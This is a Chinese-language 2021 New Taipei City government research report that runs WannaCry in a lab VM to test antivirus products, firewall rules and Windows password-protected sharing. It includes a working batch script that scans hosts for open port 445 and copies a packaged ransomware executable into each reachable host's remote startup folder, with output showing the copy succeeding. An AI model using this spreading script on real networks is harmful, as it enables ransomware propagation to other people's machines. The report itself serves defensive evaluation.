新北市政府110年度自行研究報告

藉由研究勒索軟體，探討從防毒軟體、網路及電腦組態等資安防護之有效性

研究機關：汐止地政事務所

研究人員：資訊課管理師吳孟憲

研究期程：110 年 1 月 1 日至 110 年 10 月 31 日

目錄

圖目錄

新北市政府 110 年度自行研究成果摘要表

計畫名稱	藉由研究勒索軟體，探討從防毒軟體、網路及電腦組態等資安防護之有效性
期程	110 年 1 月 1 日至 110 年 10 月 31 日
經費	無
緣起與目的	查近年有名的資安事件，無法不提 2017 年開始大肆流行的勒索病毒，以 WannaCry 為例，當時造成許多 windows 的電腦資料被加密，使用者如想解密須支付相對應資料價值的比特幣，雖說各家防毒軟體已有針對這類病毒的特徵進行病毒碼資料庫更新，也有各種防護建議從網路限制及電腦組態設定，但仍陸陸續續有企業及政府機關發生勒索軟體中毒，導致服務中斷。本研究想藉由了解勒索軟體，來探討上述資安防護之有效性。
方法與過程	本研究將以勒索病毒的傳染途徑，針對網路防火牆限制及電腦組態設定，探討其有效性，並觀察幾款免費之防毒軟體，是否能有效察覺中毒現象。
研究發現及建議	防毒軟體、網路防護設備還是電腦安全組態都可有效阻擋勒索軟體入侵，但並非完全的阻檔，必須與使用者的資安防護意識配合，如果使用者的資安防護觀念不好，有可能出現防毒軟體已經很久沒更新，無法阻擋新型態的病毒、輕易的開啟釣魚信件或網站，不自覺的下載了

	病毒、作業系統都沒有更新，漏洞遭利用，或者高權限帳號密碼標示於容易取得的地方，遭有心人士利用等，因此建立良好的使用者資安防護觀念比任何的資安設備都來得有效。
備　　註	

第一章 緒論

1.1 勒索軟體

勒索軟體(Ransomware)算是一種加密技術的應用，與常用的壓縮軟體(例如 WinRAR、7z 等)其實有著異曲同工之妙，兩者都是針對檔案的編碼做處理，只是壓縮軟體是將檔案編碼中重複的位元重新編碼表示，使檔案整體的容量變小，增加有限空間的利用，還可以減少傳輸檔案的時間，而勒索軟體是透過加密技術使檔案產生不同的編碼，導致使用者無法透過原來的應用程式取得原始內容，近期最廣為人知的勒索軟體就屬 Wannacry 這隻病毒，駭客利用先利用釣魚郵件或網站，引誘受害者點擊下載該病毒，病毒再加密受害者電腦中的檔案，讓受害者無法正常開啟檔案，進而要求一定的解密贖金，不少人因為重要的檔案被加密，最後只能選擇支付贖金，而且當時還透過微軟伺服器訊息區塊（Server Message Block，SMB）的漏洞進行快速地擴散。

之所以勒索病毒可以成功勒索的關鍵在於其使用的加密演算法幾乎無法利用現在的技術破解，就算部分病毒的加密演算法可以破解，也是得耗費相當長的時間，如果重要的檔案被加密，只能支付贖金才有辦法解密，還有虛擬貨幣的開始盛行也是原因之一，虛擬貨幣有價值且具流通性，也不受金融主管機關所控管，所以容易被當作洗錢的工具，例如 Wannacry 當時就是要求支付比特幣(bitcoin)當作贖金，最後資訊時代來臨，各種資通訊科技已經深入每個人的生活，網路不再昂貴，且物物連網，隨手可得，資料資訊化程度高，並透過網路交換，這使得可感染的範圍增加，大大提升勒索的成功性。

1.2 研究動機

近幾年來政府機關及企業開始注重資訊安全並積極發展強化資安防護，行政院也發佈了資安法及其相關子法，蔡總統更是提出資安即國安的口號，在如此多方著重的情況之下，勒索軟體的威脅還是導致了不少的機關或企業受影響而服務中斷，例如去(2020)年 5 月初的中油公司的資安攻擊事件，就是受勒索軟體所害，更嚴重影響旗下加油站的運作，但利用勒索軟體的攻擊手法已經出現已久，各種資安防護應該已相當完備，不過成功攻擊的案例還是時有耳聞，因此想藉由了解勒索軟體的原理及傳染途徑，從防毒軟體、網路及電腦組態等方面，來研究如何有效進行防護，降低受感染之風險。

第二章 研究環境佈署

2.1 虛擬機佈署

因為在進行研究的過程中可能會有意或者無意的執行了勒索軟體，為了避免研究環境的電腦受到中毒影響，因此使用虛擬環境平台(Oracle VM VirtualBox)建立虛擬機(Virtual Machine,VM)來當作我的測試環境(圖 2.1)；首先新增一台虛擬機，網卡設定為橋接模式(Bridge mode)，使測試環境與研究環境為同一個網段，之後再去微軟官方網站下載 Windows 10 專業版的 ISO 檔掛載至虛擬機光碟機後進行安裝，進入作業系統後先將防火牆及防毒軟體關閉，並建立快照，利用虛擬機的快照功能，可記錄不同時間的系統狀態，有助於研究過程中重複測試與快速恢復系統。

圖 2.1 測試虛擬機

2.2 關閉防毒軟體及防火牆

Windows10 作業系統會內建一套防毒軟體 Microsoft Defender，可以先將其關閉(圖 2.2)避免於下載或測試勒索軟體時被防毒軟體阻擋，另外關閉 Windows 防火牆(圖 2.3)避免測試時所需要的網路服務被防火牆阻擋。

圖 2.2 關閉防毒軟體即時保護



圖 2.3 關閉 Windows 防火牆

2.3 下載勒索軟體

本次研究的勒索軟體為 Wannacry，在下載病毒範本的過程中發現，使用 IE 或舊版 edge 皆可正常下載，Chrome 及新版 Edge 會偵測出有威脅之檔案拒絕下載(圖 2.4 及 2.5)，可見瀏覽器應該要定期更新並選擇尚未停止支援服務(EOS)的才能減少下載到病毒的機率。



圖 2.4 Chrome 阻擋有威脅的下載



圖 2.5 Microsoft Edge 阻擋有威脅的下載

2.4 測試勒索軟體

測試環境及病毒檔案都準備完成，就執行勒索軟體進行測試，可以發現桌面上的檔案確實被加密，並跳出支付贖金畫面(圖 2.6)。

圖 2.6 勒索軟體執行畫面

第三章 探討防毒軟體的有效性

3.1 防毒軟體

現在是物物連網的時代，隨時隨地都可以在網路上交換訊息，但也有不少的惡意訊息會在網路上流竄，這些惡意訊息會使受害者輕則在使用上有不方便，重則有可能導致自己的資訊非自願性的外傳，受到有心人士不正確的利用而有損失，而受害者還有可能會不知不覺中透過網路或其他傳輸方式繼續感染其他人，因此需要透過防毒軟體來進行最基本的個人防護。

防毒軟體主要的功能是隨時監控運行中的程式及檔案，並利用程式或檔案的特徵去做雜湊(hash)，再與自己的病毒碼資料庫來進行比對，藉此判斷受掃描的程式或檔案是否有惡意程式碼存在，但病毒是會不斷的變異，所以防毒軟體也是會有誤判(false reject)或是誤放(false accept)的情形出現，因此防毒軟體開始陸續出現會模擬人類的操作行為，判斷資源的運行是否有異常的行為出現，有可能是惡意檔案的部分，則會放入沙箱(Sand Box)測試，分析其行為模式，並且加入了機器學習辨識技術，當然各家防毒軟體都會有他們不同的判斷方法，所以有時候同一隻病毒不一定可以在每個防毒軟體中被成功偵測出來，為此找了幾種市面上常見的防毒軟體來做測試。

3.2 如何測試防毒軟體的有效性

本次測試安裝了 4 家不同廠牌的防毒軟體來進行測試，分別為 Avast、卡巴斯基、趨勢防毒以及 Windows Defender，再來使用的測試方法分成兩種，一是直接對勒索軟體進行掃毒，二是寫一腳本(BAT)，並將腳本與勒索軟體打包成另一個執行檔(EXE,圖 3.1)，再進行掃毒，這邊解釋一下該執行檔的功能是會自動解壓縮檔案至使用者電腦 C 槽，再執行腳本檔去啟動勒索軟體，這樣做的目的在於測試檔案經壓縮會不會影響防毒軟體的有效性。



圖 3.1 執行檔內容

3.3 防毒軟體測試結果

測試結果可以發現 4 種防毒軟體皆能有效偵測出檔案有威脅(圖 3.2)，就算將勒索軟體與別的檔案一起打包成另一個執行檔，依舊可以正確地偵測出威脅，但意外的在測試過程中發現趨勢的防毒軟體，在剛安裝完成後馬上進行掃毒，並沒有偵測出檔案有威脅，是後來更新病毒碼資料庫後，再進行掃描一次，才能正確判斷出有威脅，由此可知並不是防毒軟體安裝完成就代表電腦已經受到完整的保護，還需要確認該軟體的更新是否為最新版本，才能發揮其作用。



圖 3.2 防毒軟體執行結果

第四章 探討網路防護的有效性

4.1 防火牆

對於使用者所在的內部網路區域我們通常定義為LAN(Local Area Network)，然後再透過路由交換其他外界網路(WAN, Wide Area Network)，而防火牆的功能在控管不同區域間的資料流，我們可以在防火牆上建立多筆安全政策，允許符合安全政策的資料流通過，然後防火牆政策是有先後順序的，越前面的規則會越先被判斷，最後一條政策通常會設定為拒絕全部(deny all)，如不符合前面政策者最後會被拒絕，藉此控管內部與外部交換的資料流，而防火牆還可分為軟體式防火牆及硬體式防火牆，軟體式防火牆顧名思義是用軟體來達成上述功能，硬體式防火牆則有專屬的晶片及硬體在進行處理，本次研究是用 Windows 的軟體防火牆來進行測試。

4.2 勒索軟體的感染途徑

勒索軟體是一種病毒，所以駭客需要把病毒傳輸到受害者電腦裡才有辦法發揮效果，而駭客常常使用與受害者生活息息相關的郵件標題或與常瀏覽非常相似的假網頁，來引誘受害者點擊置有病毒的連結或檔案，以上則稱為釣魚郵件/網站攻擊，該難易度最簡單，因此在網路上最為常見，再者是利用作業系統與軟體的漏洞取得被害者的電腦權限並植入及執行病毒，該難易度較困難，且通常要搭配特殊的工具，例如 Wannacry 當初就是利用 Windows SMB 協定的漏洞。

4.3 利用微軟 SMB 自動散播

4.3.1 先在測試環境電腦打開 SMB 功能(圖 4.1)，之後便可以發現該測試環境的 C 槽能供存取(圖 4.2)。



圖 4.1 開啟 SMB 功能



圖 4.2 成功打開測試環境的共用槽

4.3.2 寫一個腳本(圖 4.3)來測試一段主機 IP 內的 SMB 通訊埠(port 445)有沒有通，如果發現該主機 IP 的 port 445 有通，腳本則會透過 SMB 協定將打包好的病毒傳送到該主機的啟動底下，透過測試成功發現測試環境的 IP 其 445 port 是有通的，緊接著成功複製含有病毒的檔案至測試環境(圖 4.4)。

```
*445port_check.bat - 記事本
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明
@echo off
chcp 65001
setlocal enabledelayedexpansion
set url=

REM ====要測試的port====
set port=445

REM ====讀取要測試的IP或URL====
for /f "tokens=*" %%i in (C:\Users\user\Desktop\url.txt) do (set url=%%i)

REM ====使用telnet測試445port有沒有通====
:function
for /f "tokens=1,* delims=," %%i in ("!url!") do (
echo 正在測試%%i的!port!埠
start cmd.exe /k "echo q | telnet %%i !port! & exit"
ping -n 3 localhost > nul
tasklist /fi "windowtitle eq Telnet %%i"|find "cmd.exe" > nul && echo 失敗 || copy C:\test.exe "\\%%i\c$\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
set url=%%j
goto function
)

pause
```

圖 4.3 腳本內容

```
C:\WINDOWS\system32\cmd.exe
Active code page: 65001
正在測試172.20.10.4的445埠
失敗
正在測試172.20.10.6的445埠
失敗
正在測試172.20.10.11的445埠
        1 file(s) copied.
Press any key to continue . . .
```

圖 4.4 成功複製檔案

4.3.3 重新登入後成功自動執行病毒(圖 4.5)。

圖 4.5 成功自動啟動病毒

4.3 網路防護的測試結果

要阻擋這類型的傳播除了不要開 SMB 的功能外，就是利用防火牆限制來源存取，我們利用 Windows 內建的防火牆來做測試，將任何來源對本機的 port 445 流量拒絕(圖 4.6)，再執行一次腳本，可以發現 port 445 沒有通所以也無法傳送檔案(圖 4.7)，由此可知利用防火牆來管控通訊埠是能有效的阻擋檔案傳播，所以對於有使用的通訊埠都應該要管控來源端，避免不明的來源進行存取，沒使用需求的通訊埠應該都要關閉，才不會遭有心人士利用。



圖 4.6 拒絕 SMB 的防火牆政策



圖 4.7 無法成功偵測出 port 445

第五章 探討電腦組態的有效性

5.1 電腦組態

在作業系統上有許多可以調整的設定，因此可以針對一些安全性的作業系統設定來進行防護，這邊使用 Windows 環境做測試，除了剛剛提到的 Windows 防火牆政策來管理來源外，還可以透過開啟密碼保護共用資料夾，限制連線時須經過密碼認證及存取共享資料夾的使用者進行權限控管。

5.2 密碼保護共用

5.2.1 開啟密碼保護共用(圖 5.1)，之後只有擁有本機帳號密碼的使用者可以進行存取，避免不明的來源利用共享資料夾。

